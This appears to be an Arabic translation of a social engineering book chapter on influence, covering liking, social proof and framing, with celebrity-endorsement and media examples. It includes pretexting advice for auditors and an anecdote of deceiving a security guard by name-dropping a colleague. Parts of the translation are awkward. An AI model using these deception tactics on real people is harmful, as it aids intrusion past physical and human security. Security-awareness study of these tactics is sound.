"الآن انا ذاهبه لأقول لكم شيء ما لتشتروه"...

ثم تمضي لشراء الحفاظات/الفوط النسائية (***tampons***). هذا الإعلان التجاري هو عبقري، لأن المعلن يحدد في الواقع، يستخدم، ويثقف المستهلك على الأساليب المستخدمة التي تجعلك ترغب في الشراء. ولكن على الرغم من كل ذلك، فان المبدأ القائم عليه هذا الاعلان هو جعله يروق لك واستخدام تأثير الهالة.

معرفتك عن كل هذا عن أهمية الاعجاب (***liking***)، ماذا يمكنك أن تفعل؟ لدي ما يكفي من الوقت من الصعب أن تصبح الذكور جذابة، ناهيك عن امرأة جذابة. ناهيك عن جراحات التجميل والتي من الممكن أن تعمل، هل هناك أي شيء للمهندس الاجتماعي يمكن القيام به للاستفادة من هذا المبدأ؟

معرفة هدفك. معرفة ما هو مقبول وما هو غير مقبول له. كيف هو يلبس، ما هو المنظور السيء والجيد من وجهة نظره؟ الكثير من المجوهرات، الماكياج، جانبا أو آخر من اللباس يمكن إيقاف الهدف. لنفترض إنك تقوم بالتدقيق لعيادة طبيب والذريعة الخاص بك هو مندوب مبيعات المخدرات. هل تعلم أن معظم مندوبي المبيعات يرتدون البدل. ذات شعر جيد؛ نظرة، رائحة، وتصرف بثقة، سمة لكثير من الناس جذابة، لذلك فان المشي مع شعر اسبايكد وثقب في الوجه من شأنه أن يوجه المزيد من الاهتمام لنفسك عن هدفك.

يجب أن تعرف الهدف الخاص بك حتى يمكنك أن تبحث عن الطريقة التي يتوقعها الهدف بنجاح. ارتداء الملابس وتسريحات الشعر، والمجوهرات، وماكياج التي لن تصدم الهدف، تصيبه بالمفاجأة، أو الاشمئزاز. طرح رأيه في سهولة يقطع شوطا طويلا نحو خلق جو حيث تروق له، والتي سوف تقوم ببناء الثقة وتؤدي إلى النجاح.

مرة أخرى الناس تحب ما هو جماليا. وهذا يتراوح من الجاذبية المادية الى تصميم المنتج. العبارة، "الجمال في عين الناظر". فهم ما يراه الهدف الخاص بك على انه جذابا يمكن أن يكون تحديا. عناصر الإرضاء البصري هي العناصر التي ترضى عنها الناس.

يمكن إثبات هذه الرغبة في إنتاج منتجات إرضاء بصريه بالتغييرات في تصميم واجهة المستخدم على أجهزة الكمبيوتر الشخصية. وقد اتخذت اهتماما كثيرا في المرة الأخيرة لإنتاج تجربة لإرضاء المستخدم لزيادة مقدار الوقت التي سوف يمضيه مع المنتج. تصميم مواقع الإنترنت، والهندسة الصناعية، وتصميم الشعار كلها أمثلة على صناعة رأس المال والتي سوف تستثمر في إنتاج جماليات المنتج، كما أنه يؤثر على عدد المبيعات.

الناس تحب ما هو مألوف لها. أشياء جديدة تجعل غالبية الناس يشعرون بعدم الارتياح، الأمر الذي يؤدي إلى الهدف الذي يريد الانسحاب من الحالة. وهذا يمكن أن يتخذها المهندس الاجتماعي كميزة باستخدام المعلومات التي تم جمعها وباستخدام المفاهيم واللغة والمظهر الذي سوف يكون على دراية بالهدف.

المهندس الاجتماعي يمكن أن ينظر الى الأشياء ليتكامل مع الهدف. وذلك عند التعامل مع الهدف، وعند الاقتضاء، بدأ المحادثة مع سؤال بسيط (مثل "ذلك حذاء لطيف؟ من أين اشتريت هذا") أمر مفيد. الناس تجب التعزيز الإيجابي. عندما يتلقى الواحد المديح من آخر، فانه يميل

الى البقاء متعاملا من أجل الحصول على التعزيز أكثر إيجابية. هذه المجاملات تميل إلى تعزيز الصورة الذاتية والهدف، مما جعله يشعر كما لو كان لديك فهم عنه أكبر من المعتاد.
أصدرت جامعة مينيسوتا مقاله حول التعزيز التي تنص على أن الكثير من التعزيز الإيجابي يمكن أن يكون لها تأثير سلبي. يسمونه الشبع، مما يعني أنه عندما يتم إعطاء التعزيز كثيرا فأنه يبدأ في فقد فعاليتها. لمكافحة هذا التأثير، يمكنك استخدام التعزيز الإيجابي المدعوم بسؤال. هذه الطريقة تعزز السلوك الإيجابي أو الوضع ولكن أيضا تجعل الناس سعداء كما هو يطلب عن أنفسهم.
أربع خطوات يمكن أن تساعدك على جعل الناس يعجبون بك:

1. مشروع ثقة وإيجابية السلوك.
2. تأسيس العلاقة.
3. التزامن، أو الحصول على انسجام مع الهدف والمناطق المحيطة به باستخدام الطرق المذكورة سابقا.
4. التواصل بشكل فعال.

في كتاب ***كيف تجعل الناس تحبك في 90 ثانية (How to Make People Like You in 90 Seconds)***، يقول نيكولاس بوثمان أن الناس تقرر ما إذا كانت ترغب في الشخص من أول أثنين من الثواني الأولى من اللقاء معه. بعد صنع الانطباع الاولى فأنه من الصعب. انه يروج الدخول في التفاعل مع حسن الخلق. القدرة على التحدث والتواصل بشكل فعال في العديد من الحالات المختلفة يمكن أن تجعلك أكثر محبوب. ما هو مشروعك على الآخرين هو ما سوف يشعرون به. تعبيرات وجهك، لغة الجسد، الملبس، وهلم جرا يجب ان تعمل على المشاريع جيدة، والموقف إيجابي.
يقول نيكولاس بوثمان بعض الامور المهمة في كتابه عن جعل كونك محبوبا، بما في ذلك طرح الكثير من الأسئلة، والاستماع بنشاط، وتكون مهتما فيما يقوله الناس. فعل هذه الأشياء تساعد على جعل الناس يحبونك.
المهندس الاجتماعي قد يحتاج لممارسة ذلك، ولكن كونه محبوبا سوف يقطع شوطا طويلا نحو النجاح في عمليات التدقيق الخاصة بك.

الإجماع أو الدليل الاجتماعي (Consensus or Social Proof)

الدليل الاجتماعي (*Social Proof*) هي ظاهرة نفسية تحدث في المواقف الاجتماعية عندما يكون الناس غير قادرين على تحديد الوضع المناسب من السلوك. حيث يمكنك بسهولة افتراض السلوك المناسب إذا رأيت الآخرين يتصرفوا أو يتحدثوا بطريقة معينة. الدليل الاجتماعي بشكل عام يمكن أن تؤدي إلى تأكيد مجموعات كبيرة من الأفراد في أي من خياراتهم الصحيحة أو الخاطئة. هذا السلوك هو شائع عندما يدخل الناس إلى حالات غير مألوفة وليس لها إطار مرجعي حول كيفية التعامل مع هذه الحالة؛ أنها تعكس سلوكهم من الآخرين الذين يفترضون أنهم هم أكثر دراية وبالتالي معرفه أفضل.
في كتابه، التأثير: سيكولوجية الإقناع (***Influence: The Psychology of Persuasion***)، يقول الدكتور روبرت سيالديني، " الدليل الاجتماعي-الناس سوف تفعل الأشياء التي يرون الآخرون يقومون بها. على سبيل المثال، في إحدى التجارب، عندما يقوم واحد أو أكثر بالنظر الى السماء. فان المارة سوف ينظرون الى السماء لرؤية ما كانوا يشاهدونه. عند نقطة واحدة تم إحباط هذه التجربة، حيث أن الكثير من الناس كانوا ينظرون حتى ان حركة المرور توقفت".
سوف أتناول بعض الأمثلة الممتازة عن الدليل الاجتماعي التي من شأنها أن تساعدك على معرفة مدى قوته وإذا كنت قد سقطت فيها من قبل في أي وقت مضى.
الدليل الاجتماعي (*Social Proof*) يستخدم بشكل كبير في التسويق. الدليل الاجتماعي (*Social Proof*) يستخدم في المبيعات عندما يتم إطلاق أرقام مبيعات عالية، مما يدل الزبائن المحتملين أن المنتج ذات شعبية. مثال آخر هو عندما تطلق الشركات القمصان مع الشعارات أو الشعارات المطبوعة عليها، حيث ارتدائه يعطي تأييد ضمني.
الدليل الاجتماعي (*Social Proof*) لا يتأثر فقط عن طريق مجموعات كبيرة، ولكن أيضا من قبل الأفراد رفيعة المستوى. على سبيل المثال، ربط أحد المشاهير مع المنتج يجعل البعض الآخر يريد أن يرتبط الصفات الإيجابية للمشاهير، وأنها سوف تستخدم نفس المنتج.
يوجد العديد من الأمثلة على موافقات المشاهير، وهنا مجرد أمثلة قليلة:

- المورد الرئيسي للقبعات أصبحت قادرة على الحصول على صامويل جاكسون لتأييد منتجاتها، قبعة كنجول (***Kangol hat***).
- في عام 2010 تم دفع الملايين لماريا شارابوفا في **USD** سنويا لتأييد منتجات كانون (***Canon***).
- كاثرين زيتا جونز قامت بتأييد منتجات **T-Mobile** في إعلانات التلفزيون والإعلانات المطبوعة لتصل قيمتها إلى 20 مليون دولار أمريكي.
- في عام 2009، تم دفع لتايجر وودز أكثر من 100 مليون دولار في **USD** من اجل تأييد منتجات مثل **AT&T**، جاتوريد، جيليت، نايك (***Nike***) جولف و **TAG HEUER** على سبيل المثال التي لا الحصر.
- مايكل جوردان لا يزال يتقاضى 45 مليون دولار أمريكي سنويا لتأييد نايك (***Nike***).

هناك حتى بعض موافقات المشاهير الأكثر غرابة مثل:

- اوزي اوزبورن تأييد **I Can't Believe It's Not Butter**.
- ميخائيل جورباتشوف تأييد **Louis Vuitton**.
- بن ستيلر تأييد المشروبات الكحولية **Chu High** للمشاهد الياباني.

لماذا هذه الشركات تنفق الكثير لمجرد الحصول على تأييد المشاهير لمنتجاتها؟ هو بالضبط كيفية عمل الدليل الاجتماعي. عندما يرى المستهلكين الأشخاص المشهورين يعجبون ويعشقون ارتداء أو استخدام أو حتى الحديث عن هذه المنتجات، كأنهم يقولون لهم مباشرة من قبل هذا الشخص كيف أن هذا المنتج مدهش ورائع. الكثير سوف يشاهد دليلا قويا على أن هذه المنتجات تستحق كل بنس/مليم دفع فيه.

قالت الشركة في جهودها التسويقية أن لها بعض القبعات ذات طابع مثير (***hottest***) في السوق وكان دليلها على أن ذلك ان يمكنك رؤية السيد جاكسون يرتديها.

المعلنون (***Advertisers***) كثيرا ما يقولوا أشياء مثل، "أكبر المنتجات مبيعا" أو "أكثر المنتجات إثاره" لإقناع جمهورهم أن لديهم دعم من العديد من أقراننا/زملائنا في هذه المتطلبات.

بالإضافة إلى ذلك، نشر موقع **Media-Studies.ca** مقال عن التأثير على الأهداف باستخدام البرهان/الدليل الاجتماعي

http://www.media-studies.ca/articles/influence_ch4.htm

"أن التجارب قد وجدت أن استخدام الضحك المعلب (***canned laughter***) يتسبب في ان الجمهور يضحك أطول وأكثر في كثير من الأحيان عندما يتم تقديم مواد تتمتع بروح الدعابة، مع تقيم هذه المواد على انها مسليه. وبالإضافة إلى ذلك، بعض الأدلة تشير إلى أن الضحك المعلب (***canned laughter***) هو أكثر فعالية مع النكات السيئة". السؤال: لماذا يعمل، لا سيما أن مسار الضحك يكون في كثير من الأحيان وهمي؟ للإجابة على هذا السؤال، يفترض سيالديني مبدأ الدليل الاجتماعي: "إحدى الوسائل التي نستخدمها لتحديد ما هو الصحيح لمعرفة ماذا يفكر الآخرين في الصحيح...أننا ننظر الى السلوك الصحيح والراجح أكثر في حالة معينة لدرجة أن نرى الآخرين يقومون بذلك". كما هو الحال مع غيرها من "أسلحة النفوذ،" الدليل الاجتماعي هو اختصار والتي تعمل عادة بشكل جيد بالنسبة لنا: إذا توافقنا مع سلوك نحن نراه من حولنا، فنحن أقل احتمالاً لصنع هفوه اجتماعية. حقيقة أن الضحك المعلب (***canned laughter***) يثير استجابة تلقائية من الجماهير تشير الى أن الإشارات السمعية محفزات قوية لأنها تؤثر علينا على مستوى من الوعي وأن من الصعب نقدها".

ملحوظه: الضحك المعلب (*canned laughter*) يسمى أيضا مسار الضحك (*laugh track*)، حيث يتم إضافة مسار الصوت إلى الأفلام الكوميدية التلفزيونية. ويتم استخدامه خلال أجزاء من العرض عندما يتوقع المرء أن يُضحك الجمهور، وأنه ترقم النكات أو اللحظات الكوميدي والتهريجي. ليس كل الأفلام الكوميدية التلفزيونية يسمع فيها المرء الضحك بعد استخدام النكات والضحك المعلبة. او بمعنى اصح هو استخدام أصوات ضحك الجمهور عند اللحظات الكوميدية او النكات كتأكيد على ذلك.

واحد من البحوث الأكثر عمقا في هذا والتي قام بها الدكتور كريج (***Dr. K. D. Craig***) في عام 1978. كرس الدكتور كريج حياته لدراسة الألم وتأثيره على الناس. في عام 1978 نشر مقاله بعنوان "نمذجة التأثيرات الاجتماعية على نظرية القرارات الحسية والمؤشرات النفسية للألم (***Social Modeling Influences on Sensory Decision Theory and Psychophysiological Indexes of Pain***). والتي يمكن الاطلاع عليه من خلال هذا الرابط:

http://www.ncbi.nlm.nih.gov/pubmed/690805?dopt=Abstract

والتي قام فيها بفعل تجربة ما والتي وصفها على النحو التالي:

المواضيع التي تتعرض للنماذج الاجتماعية تقوم بإخفاء التسامح أو التعصب التي تظهر عموما السلوك المطابق في تصنيفاتها اللفظية للتحفيز المؤلم. إنها غير واضحة، ومع ذلك، سواء كانت هذه التغييرات تعكس التغيير الطوعي من الأدلة أو تغييرات حقيقية في المحنة.

هذه الدراسة استخدمت التدابير البديلة والخاضعة للقيود المنهجية للدراسات السابقة من خلال فحص قوة او احتمال **non-palmar skin** بالإضافة إلى نقل او توصيلية **palmar skin** ومعدل ضربات القلب لمؤشرات الاستجابة النفسية والفسيولوجية للصدمة كهربائية، وبتقييم التعبيرات اللفظية من الألم مع منهجية نظرية القرار الحسي.

عدد من المؤشرات لـ **non-palmar skin** ومعدل ضربات القلب أظهرت انخفاض التفاعل في المجموعة المتسامحة. النموذج المتسامح مرتبط أيضا مع انخفاض التوتر ذاتيا. كانت النتائج متسقة مع الوضع الذي تغير في مؤشرات الالم الذي يصاحب التعرض لنموذج المتسامح المتمثل في الاختلافات في الخصائص الأساسية للتجارب المؤلمة عل عكس قمع المعلومات.

لاختصار هذا، ما فعله أساسا كان إصابة الناس بصدمه ومن ثم طلب منهم تقيم مستوى آلامهم. ثم استخدام متماثل ولكن مع درجات متفاوتة من الصدمات للقيام بنفس الاختبار مع حضور شخص والذي كان 'متسامحا' للألم؛ إنه يبدو كما لو كانت عباءة سحرية حول هذا الموضوع، لأنهم الآن أكثر تسامحا للألم.

هذه التجربة تشير إلى حقيقة أن جزءا من الدافع/الحافز لإظهار أو عرض أو الشعور بالألم مرتبط بكيفية تصرف الآخرين حولك. الأشخاص في هذا البحث لم يكونوا مجرد أشخاص تصرف مثل من أصابه ضرر أقل: ردود أفعال الجلد (***skin***)، ومعدل ضربات القلب أظهرت فعلا أقل رد فعل للألم عندما كان النموذج المتسامح في المكان.

مثال لروح الدعابة من قوة الإثبات/الدليل الاجتماعي، تحقق من شريط الفيديو التالى لبرنامج تلفزيوني قديم من خلال الرابط التالى:

https://www.youtube.com/watch?feature=player_embedded&v=oGwcZsOge2k

يوضح هذا الفيديو مواضيع للتأثر على شخص ما للقيام باتجاه مختلف في المصعد، حيث أنه عند نقطة واحدة فانه سوف يواجه الجزء الخلفي من المصعد لأن الجميع يفعل ذلك. حيث كان هناك أربع أو خمس من الافراد المشاركين في هذا الاختبار في المصعد. عند فواصل زمنية محددة، المشاركون كل يتجه بدوره إلى اليسار، وإلى اليمين، أو إلى الوراء. بعد بضع ثوان، فأن الكاميرا الخفية أظهر الموضوع (الشخص الهدف) تقيد بهذا وتواجه على نفس الاتجاه، إزالة قبعة، أو اتخاذ بعض الإجراءات الأخرى.

استخدام الدليل الاجتماعي في يد المهندس الاجتماعي من الممكن أن تكون أداة قاتلة. هذا المبدأ يمكن أن يستخدم لتحفيز امتثال الشخص مع الطلب الذي تم إبلاغه به من خلال اتخاذ إجراء أو سلوك من قبل العديد من الأفراد الآخرين، وربما بعض الذين هم قدوة، من خلاله تحاول الحصول على هذا الشخص للقيام به. الدليل الاجتماعي يمكن أن يوفر اختصارا لتحديد كيفية التصرف. ولكن في الوقت نفسه يمكن جعل الاهداف عرضة لتلاعب الآخرين الذين يسعون لاستغلال هذا التأثير.

الدليل الاجتماعي هو الأكثر تأثيرا تحت هذين شرطين:

- **عدم اليقين/الشك (Uncertainty):** عندما تكون الناس غير متأكدة والوضع غامض فهم أكثر عرضة لمراقبة سلوك الآخرين والقبول بأن سلوك الأخرين هو على النحو الصحيح.
- **التشابه (Similarity):** الناس أكثر ميلا لتحذو حذو الآخرين الذين يتشابهون مع أنفسهم.

هذه الشروط حيث المهندس الاجتماعي يمكنه استخدام دليل الاجتماعي. مما يشير اليه النص أو حتى مما يعنيه ضمنيا أن الكثير من الناس قبل هذا الهدف قد اتخذت إجراء معين يمكن أن تزيد فرصك للنجاح.

في واحدة من حالات الهندسة الاجتماعية حيث تم إيقافي من قبل حارس أمن ليرى، فقمت ببساطة بالتصرف وكأنني مشوش لماذا تم إيقافي، وقلت: "بالأمس، جيم سمح لي بالدخول بعد التحقق من جميع أوراق اعتمادي. أنا كنت أحسب فقط إنني ما زلت مسجلا".

حارس الأمن الحالي، سمع أن جيم وافق لي بالدخول، فسمح لي بالمرور دون سؤال. الدليل الاجتماعي لا يعمل دائما بهذه السهولة، وإنما هو قوة قوية جدا.

المبادئ المبينة في هذا القسم هي بعض من أعنف أساليب التأثير المستخدمة اليوم. يمكن لهذه التكتيكات أن تعطي حرفيا القوى للمهندس الاجتماعية لتحفيز الناس، نقلهم، وتسبب لهم التفاعل بالطريقة التي من شأنها وضعهم تحت سيطرة المهندس الاجتماعي.

تذكر هذا أن التأثير وفن الإقناع هو عملية الحصول على شخص آخر تجعله يريد أن يفعل، يتفاعل، يعتقد، أو يؤمن بالطريقة التي تريدها لهم. خلق هذا الدافع ضمن الهدف هو قوة قوية. أنها أعظم تقنيه للمهندس الاجتماعي. يمكن لهذه المبادئ المبينة في هذا الفصل أن تجعل القوة العظمى حقيقة واقعة، ولكن ليس من دون العواقب والكثير من العمل.

ماذا أعني بذلك؟ حيث إنني كثيرا ما وجدت أن بعدما أمارس مهارة معينة ومن ثم إتقان ذلك، فان "إيقاف تشغيله" من الصعب للغاية. هذه الصفة قد تبدو جذابة، ولكن توخى الحذر عندما يتعلق الأمر من الذي سوف تؤثر عليهم، وخاصة كمهندس الاجتماعي، هي فكرة جيدة.

لغرس هذه المهارات في شخصيتك، واستخدامها لمساعدة الآخرين. على سبيل المثال، عند البدء في ممارسة قراءة الـ **microexpressions** وحتى استخدامها للتلاعب بالهدف، قد تكون الاستجابة الأولية هو ان تعتقد أن لديك بعض القوة الغامضة التي تسمح لك بقراءة العقول تقريبا.

هذا هو المكان حيث من الحكمة الحذر. مارس هذه المهارة واعمل نحو اتقان ذلك، ولكن لا تفترض أنك تعرف كل شيء.

إذا كان بإمكانك التأثير على شخص ما للتوقف عن التدخين، فبدء العمل بها، أو أن يكون أكثر صحة، فإنك سوف تتعلم الاستفادة من هذه المهارات في الرغبة في إفادة الآخرين، واستخدامها في الممارسة الخاصة بك في الهندسة الاجتماعية ليست فكرة بعيدة المنال.

العديد من هذه المهارات تتطلب منك أن تكون فعلا مهتما بالناس، تعتني بهم، وتتعاطف معهم. فإذا كانت هذه ليست القدرات الطبيعية بالنسبة لك، فيجب عليك العمل بجد للحصول على هذه المهارات. وأحثكم على اتخاذ ذلك الوقت، لأن المهارات في القسم السابق يمكن أن تقودك إلى كونك مهندس اجتماعي على درجة الماجيستير.

تخيل أنه يمكن أن تغير ما تعتقد لاكتساب هذه المهارات يمكن أن يكون أسهل. تخيل الآن، أيضا، إذا كان يمكن أن تغير تفكير أهدافك وذلك ما يتعرضون له وهو بالضبط ما تريده منهم.

تغيير الواقع: التأطير (Altering Reality: Framing)

ما هو التأطير؟

اختيار الأسس والقواعد المقبولة لتمثيل (عرض) المواد وتحليلها بشكل منظم. طريقة تأطير المواد الإخبارية هي طريقة روتينية ومقبولة بنقل الرسائل بطرق التي تؤثر على فهم هذه الرسائل بالنسبة للجمهور المختلفين.

يدعي الباحث الاجتماع بان أن كل إنسان يجب عليه ان يضع الواقع اليومي في إطار لكي يستطيع فهم الوضع الاجتماعي ويعمل حسب ما يفهم ويرى.

المصطلح: تأطير" يتطرق لكيفية عرض الوقائع في الأعلام وتأثيرها علينا، التأطير يساعد الجمهور على الفهم، التحليل وترتيب الأحداث أو المعلومات. وجد التأطير ليساعد ويشير الى المسببات التي يمكن ان تكون مشكلة وعلى الجهات التي يمكن ان تكون الحل.

إذا الحديث يدور عن تنظيم المعلومات التي يجلبها المحرر أو الكاتب (المرسل) ولكل كاتب هنالك وجهة نظر خاصة به تعتمد على قيم، معلومات مسبقة وخلفيه ثقافيه التي تؤثر على التغطية الإخبارية للخبر، ان التغطية الإخبارية تخبر القارئ أو المشاهد (المستقبل) ماذا حدث، والمقصود هنا هو ليس فقط نقل

إذا تعريف التأطير (***Framing***) على أنه المعلومات والخبرات في الحياة التي تغير الطريقة التي نتفاعل بها مع القرارات التي يجب أن نتخذها. من وجهة نظر غير المهندس الاجتماعي، التأطير (***Framing***) هو تجاربنا الشخصية وتجارب الآخرين التي تسمح لك في عقلك الواعي بتغيير الطريقة التي تقوم باتخاذ القرارات أو بمعنى أخر نَظرية التَّأطير هي وَضع الأحدَاث والأشخَاص في إطَارٍ مُعيّن، بحيثُ يَجعل المُتلقِّي يَحكم عَلى القَضيّة؛ حَسَب مَا هو مُتوِّفر عنده مِن مَعلومَات حَولها. والمَعلومات بالتَّالي التي تَصله؛ تَقوده إلى اتّخاذ أحكَام؛ وَفق مَا تَصنعه نَظريّة التَّأطير، وأجندة المَعلومات التي تُرسلها. !!!. مثال على ذلك محلات البقالة تستخدم التأطير حيث تضع على عبوة اللحم المفروم (***ground meat***) "75 ٪ من **lean** (والتي تعنى خاليه من الدهون)" بدلاً من "25 ٪ من الدهون". هذه الشروط تعني نفس الشيء (كلاهما 25٪ محتوى الدهون) ولكن واحدة تبدو أكثر صحة وأكثر جاذبية للمشتري، وهذا هو السبب لاستخدام المحلات 75٪ من **lean** بدلا من وصفها بالمحتوى الدهون الفعلي.

المثال السابق هو بسيط، لكنه أيضا واحدة تساعد على إظهار قوة التأطير (***Framing***). ببساطة تقديم الحقائق بطرق مختلفة يمكن أن تجعل الشيء يبدو جيدا والتي عادة ما تعتبر سيئة.

الأقسام التالية تتناول عدد قليل من المناطق التي غالبا ما يستخدم فيها التأطير (*Framing*) لذلك يمكنك أن ترى مدى القوة التي هي عليها.

- **السياسة (Politics)**

التأطير (***Framing***) يستخدم منذ فترة طويله في السياسة. ببساطة هي الطريقة التي تصاغ بها الحملات أو الرسائل والتي يمكن أن تحدث فرقا كبيرا في الطريقة التي يرى بها الجمهور هذه الرسالة.

على سبيل المثال، جورج لاكوف، خبير في المعرفة اللغوية. حيث ابدى بعض الملاحظات المثيرة للاهتمام على التأطير في السياسة، حيث ذكر الفرق في كيفية إدراك الناس استخدام العبارات "مكافحة الإرهاب كإنفاذ القانون (***Counterterrorism as law enforcement***)" مقابل "مكافحة الإرهاب كالحرب (***Counterterrorism as war***)"، عندما وقعت هجمات 11 من سبتمبر 2001، وزير الخارجية الأميركي كولن باول قال بأنه ينبغي أن تعامل هذا كجريمه. ولكن عندما طالب الجمهور بالمزيد من العمل وسياسات أكثر صرامة، فأعلن الرئيس بوش حملة "الحرب على الإرهاب".

مثال آخر هو برنامج الضمان الاجتماعي في الولايات المتحدة. الاسم يوحي أن هذا البرنامج يمكن الاعتماد عليها لتوفير الأمن للمستقبل.

مثال آخر هو الاختلاف بين المصطلحين "خطة الإنقاذ (***bailout***)" مقابل "تحفيز الاقتصاد (***economic stimulus***)". حيث وجد المصطلح "خطة الإنقاذ (***bailout***)" الكثير من المعارضة لأنها يمكن أن ترسم صورة لكلمة إنقاذ الماء من قارب غارقان. ولكن التحفيز الاقتصادي يرسم صورة ذهنية لمساعدة الاقتصاد من خلال التحفيز الاقتصادي. حيث أن كلا البرنامجين تقريبا نفس الشيء، إلا أن صياغة بسيطة للمصطلح الأخير أكثر قبولا.

كتب جوديث بتلر، أستاذ في جامعة بيركلي ومؤلف الكتاب ***Frames of War*** الذي نال إعجاب النقاد، حول كيفية استخدام التأطير خصوصا في الثقافات الغربية عندما يتعلق الأمر بالأجندات السياسية والحرب. حيث كشف تصوير وسائل الإعلام لحالات العنف:

"هذه التصوير أشبع فهمنا للحياة البشرية، وأدى إلى الاستغلال والتخلي عن شعوب بأكملها، التي تم اعتبارهم كتهديدات وجودية بدلا من أنهم سكان يعيشون في حاجة إلى الحماية. حيث تم تأطير هؤلاء الناس على أنهم فقدوا بالفعل، مسجونون، يعانون البطالة، والجوع، ويمكن بسهولة أن يتم استبعادهم. في المنطق الأعوج والذي يرشد الى وفاتهم، يعتبر فقدان هؤلاء السكان ضروري لحماية الحياة (الأحياء)".

هذه ليست سوى أمثلة قليلة حيث يستخدم التأطير في السياسة.

- **ما هي أطر الأعلام؟**

حسب جوتلن عام 1980 أطر الأعلام هي نمط متتالي للتفكير، التحليل، التمثيل، الاختيار واخراج الشاذ. إذ أنه بواسطة الأطر يمكن خلق إشارات ورموز التي بدورها تنظم(ترتب) الحديث الكلامي أو الصوري.
أطر الأعلام تمكن الصحفيين من العمل على معلومات كثيرة بشكل سريع وان يكونوا جاهزين دائما للحدث الغير متوقع.
حسب جمسون ولاتش عام 1989 أطر الأعلام هي فكرة رئيسية لتنظيم مفهوم الأحداث وحسبه يتم تعريف ما هو موضوع البحث حسب النص وكيف يمكن التطرق له-موقف سلبي، موقف ايجابي، حيادية.
أمثلة لأطر إعلامية:

1. سباق الأحصنة هو إطار إعلامي منتشر في تغطية الحملة الانتخابية.
2. الاحتجاجات الخطيرة هي بمثابة إطار إعلامي منتشر لتغطية المظاهرات.
3. الأقوياء هم مرتشون هي شكل إعلامي منتشر لتغطية فعاليات سياسيين، عكس هذا النموذج، الضحية صادقة، تميز وتمثل الطبقات الضعيفة في المجتمع.


كل قصة حدث مكون من عدة تفاصيل التي ليس بمقدورها ان تعرض جميعها. لكل قصة يوجد زوايا رؤيا مختلفة وعدة تصنيفات وتحليل. اختبار زاوية معينة وليس أخرى هو اختيار في إطار معين حسبه يعطي الصحفي تقريره.

- **صعود، هجرة، نزول من البلاد، تساقط شعر**

كل مصطلح من هؤلاء يتطرق لعملية نقل من بلد الى آخر، لكل مصطلح يوجد الكثير من القيم والمعاني فمثلا كلمة "صعود" يوجد لها معنى ايجابي في عيون اليهود وهي ترمز الى نقل يهود من أراضي أخرى الى أرض إسرائيل. هجرة: تعني الانتقال من دولة الى أخرى وهو مصطلح محايد لا يتخلله رأي أو حكم في الهجرة من ...الى المصطلح " خروج الجبناء/المخنثون" وهو مصطلح نقدي والذي أوجده رابين وهو يعبر عن النقد الاجتماعي الصعب ضد الإسرائيليين الذين يهاجرون من البلاد الى خارجها. نزول: تعني الهجرة بالمفهوم السلبي، أي ان اليهود يتركون إسرائيل وبذلك يساعدون على إضعافها.
من وراء اختيار كل تعريف رمزي-كلمات، صور-تختبئ دائما أفكار، فنون، آراء وقيم.

استخدام التأطير في الحياة اليومية (Using Framing in Everyday Life)

المصطلح "الإطار المرجعي (*frame of reference*)" الذي يعرف بأنه: مجموعة من الأفكار، والشروط، أو الافتراضات التي تحدد كيف لشيء ما أن يتم الاقتراب منه، يلاحظ، أو يفهم. هذا التعريف يمكن أن يكون مفيدا في فهم كيفية استخدام تأطير.
أي شيء يمكن أن يغير تصورات الناس أو الطريقة التي يتخذ بها قرارات يمكن أن يسمى تأطير (*frame*). صديق يخبرك أنه في الأسبوع الماضي ذهب إلى المدينة وأخذ طريقا معينا، وأنه كان مدعما لعشرة أميال بسبب بعض البناء. الكثير منا قد يتخذ طريقا أطول لتجنب تأخير محتمل، على الرغم من أن الأخبار التي شاركها معك صديقك والتي لم يمر عليها أكثر من أسبوع.
تم تصميم عقولنا ليست مثل "المشوش (*clutter*)" أو المضطرب/الفوضى (*chaos*). عندما نقدم مع أشياء مشوشه فان عقولنا ستحاول جعل النظام للخروج منها. تم العثور على أحد الأمثلة المثير للاهتمام من هذا في الشكل التالي.
الشكل التالي: يمكنك تغيير إطار واقعك لتغيير ما ترى؟



في الإطار الحالي الخاص بك، ما هي الخلفية وما هي المقدمة؟ عقولكم سوف يصر على إيجاد أنماط مألوفة من الأشياء. نحن نفعل ذلك في الغيوم، والفضاء، والجماد. يميل البشر أيضا أن يرى وجوه في هذه الأمور.

في الشكل السابق يمكنك تغيير الإطار الخاص بك وتغيير ما هي الصورة وما هي الخلفية؟ حاول من خلال التركيز عكس ما لاحظته أولا.
مثال آخر مثير جدا للاهتمام لكيفية إيجاد العقول البشرية النظام في الاضطراب/الفوضى (*chaos*) والتي يمكن أن تتضح في رسالة بالبريد الإلكتروني التي عممت على مدى السنوات القليلة الماضية، التي بدت مثل هذا.

O lny srmat poelpe can raed tihs.
I cdnuolt blveiee taht I cluod aulaclty uesdnatnrd waht I was rdanieg. The phaonmneal pweor of the hmuan mnid, aoccdrnig to a rscheearch at Cmabrigde Uinervtisy, it deosn' t mttaer in waht oredr the ltteers in a wrod are, the olny iprmoatnt tihng is taht the frist and lsat ltteer be in the rghit pclae. The rset can be a taotl mses and you can sitll raed it wouthit a porbelm. Tihs is bcuseae the huamn mnid deos not raed ervey lteter by istlef, but the wrod as a wlohe. Amzanig huh? yaeh and I awlyas tghuhot slpeling was ipmorantt! if you can raed tihs psas it on !!

لست متأكدا ما إذا كان حقيقة هذا هو أبحاث كامبريدج، ولكن الجزء المثير للاهتمام في ذلك عبر إحالتها من خلال البريد الإلكتروني هو كم منا الذي يستخدمون اللغة الإنجليزية كلغة رئيسية أو يجيدون جدا قراءة اللغة الإنجليزية هم على الأرجح قادرين على قراءة تلك الفقرة من دون بذل الكثير من الجهد، لأن أدمغتنا فعالة جدا في جعل النظام من الفوضى.
